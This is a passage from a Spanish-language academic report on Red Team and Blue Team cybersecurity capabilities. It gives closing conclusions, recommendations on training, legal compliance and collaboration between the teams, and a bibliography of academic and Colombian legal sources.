estos equipos permite una evaluación más completa de la postura de seguridad de la organización, identificando vulnerabilidades y puntos débiles de manera proactiva. Esto destaca la necesidad de invertir en la construcción de equipos multidisciplinarios, la capacitación conjunta y la implementación de procesos de comunicación efectivos entre los equipos de seguridad. En resumen, estas conclusiones enfatizan la importancia crítica de la inversión continua en recursos humanos, tecnológicos y legales para garantizar la robustez y la efectividad de la estrategia de ciberseguridad de una organización.

RECOMENDACIONES

Invertir en Formación y Capacitación Continua: Es fundamental proporcionar oportunidades de formación y capacitación continua en ciberseguridad para todo el personal involucrado, desde los equipos técnicos hasta los responsables de la toma de decisiones. Esto incluye la creación de entornos de prueba como el banco de trabajo mencionado en la etapa 1, donde los empleados pueden practicar y mejorar sus habilidades en un ambiente controlado. Asimismo, se debe promover la participación en cursos, talleres y certificaciones relevantes en el campo de la ciberseguridad para mantenerse al día con las últimas amenazas y técnicas de defensa.

Actualizar y Mejorar los Procesos Legales y de Cumplimiento: Dado el énfasis en la revisión de acuerdos de confidencialidad en la etapa 2, se recomienda invertir en la mejora y actualización continua de los procesos legales y de cumplimiento relacionados con la seguridad cibernética. Esto implica trabajar en estrecha colaboración con equipos legales para asegurar que los acuerdos sean éticos y estén alineados con las regulaciones y mejores prácticas actuales. Además, se deben establecer procesos claros para revisar y actualizar regularmente estos acuerdos a medida que evolucionan las amenazas y las normativas.

Fomentar la Colaboración entre Equipos de Seguridad: Como se destaca en las etapas 3 y 4, la colaboración estrecha entre los equipos Red Team y Blue Team es esencial para fortalecer las defensas cibernéticas de una organización. Por lo tanto, se recomienda invertir en la promoción de una cultura de colaboración y comunicación efectiva entre estos equipos. Esto puede incluir la organización de

sesiones conjuntas de revisión de incidentes, el establecimiento de canales de comunicación dedicados y la implementación de herramientas de colaboración en línea. Al fomentar la colaboración entre los equipos de seguridad, se pueden identificar y abordar de manera más eficiente las vulnerabilidades y amenazas cibernéticas.

BIBLIOGRAFÍA

1) Brilingaitė, Agnė; Bukauskas, Linas; Juozapavičius, Aušrius. A framework for competence development and assessment in hybrid cybersecurity exercises. Computers & Security, vol. 88, p. 101607. [En línea]. Dinamarca. 2020. https://doi.org/10.1016/j.cose.2019.101607

2) Carrillo, Jessica Johanna Morales, et al. Proceso de Ciberseguridad: Guía Metodológica para su implementación. Revista Ibérica de Sistemas e Tecnologias de Informação, no E29, p. 41-50. [En línea]. Ecuador. 2020. Disponible en: https://www.proquest.com/openview/d5ff3aa902bb2d9994e9ed6af1443810/1?pq-origsite=gscholar&cbl=1006393

3) Chowdhury, Siddharth S. Perceptions of purple teams among cybersecurity professionals. Tesis Doctoral. Purdue University. [En línea]. Indiana. 2019. Disponible en: https://www.proquest.com/openview/06ab1b14622199403f74393b00a19b05/1?pq-origsite=gscholar&cbl=18750&diss=y

4) Congreso de la república de Colombia. Ley 1273 De 2009. [En línea]. Bogotá, Colombia. 05 de enero del 2019. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

5) Congreso de la república de Colombia. Ley 1581 de 2012. [En línea]. Bogotá, Colombia. 18 de octubre del 2012. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

6) COPNIA. Consejo profesional nacional de Ingeniería. [En línea]. Bogotá, Colombia. 2024. Disponible en: https://www.copnia.gov.co/

7) Esquiaqui Mendoza, Dayxi Del Carmen, et al. Capacidades técnicas, legales y de gestión para equipos blue team y red team. [En línea]. Colombia, Barranquilla. 2023. Disponible en: https://repository.unad.edu.co/handle/10596/58068

8) Función pública. Código Penal colombiano. Ley 599 de 2000. [En línea]. Bogotá, Colombia. 20 de septiembre del 2000. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=6388

9) ILCA, Lucian Florin; BALAN, Titus. Purple team security assessment of firmware vulnerabilities. En Online Engineering and Society 4.0: Proceedings of the 18th International Conference on Remote Engineering and Virtual Instrumentation. Springer International Publishing, p. 370-379. [En línea]. Suiza. 2022. https://doi.org/10.1007/978-3-030-82529-4_36

10) Nacimba Loachamín, Paúl Fernando. Análisis comparativo de plataformas de SIEM y las soluciones de detección y respuesta extendida. tesis de maestría. editorial UISRAEL. [En línea]. Quito, Ecuador. 2023. Disponible en: http://repositorio.uisrael.edu.ec/handle/47000/3558

11) Narvaez Muñoz, John Fredy, et al. Capacidades técnicas, legales y de gestión para equipos blue team y red team. [En línea]. Colombia, Cauca. 2023. Disponible en: https://repository.unad.edu.co/handle/10596/57963

12) Rincón, Luis. Test de penetración para el estudio de vulnerabilidades a los ciberataques mediante técnicas de hacking ético en redes ipv4. Telematique, vol. 20, no 2, p. 70-85. [En línea]. Venezuela. 2021. Disponible en: https://ojs.urbe.edu/index.php/telematique/article/view/3786

13) Sarker, Iqbal H., et al. Cybersecurity data science: an overview from machine learning perspective. Journal of Big data, 2020, vol. 7, p. 1-29. [En línea]. Australia. 2020. https://doi.org/10.1186/s40537-020-00318-5

14) Singer, Peter W.; Friedman, Allan. Cybersecurity: What everyone needs to know. oup usa. [En línea]. Estados Unidos. 2014. Disponible en: https://books.google.es/books?id=f_lyDwAAQBAJ&lpg=PP1&ots=DolZPOvGqj&dq=cybersecurity&lr&hl=es&pg=PR4#v=onepage&q=cybersecurity&f=false

15) Urbano Barrios, Miguel Ignacio, et al. Informe técnico acciones desarrolladas por los equipos blue team y red team. [En línea]. Colombia, Bogotá. 2023. Disponible en: https://repository.unad.edu.co/handle/10596/58010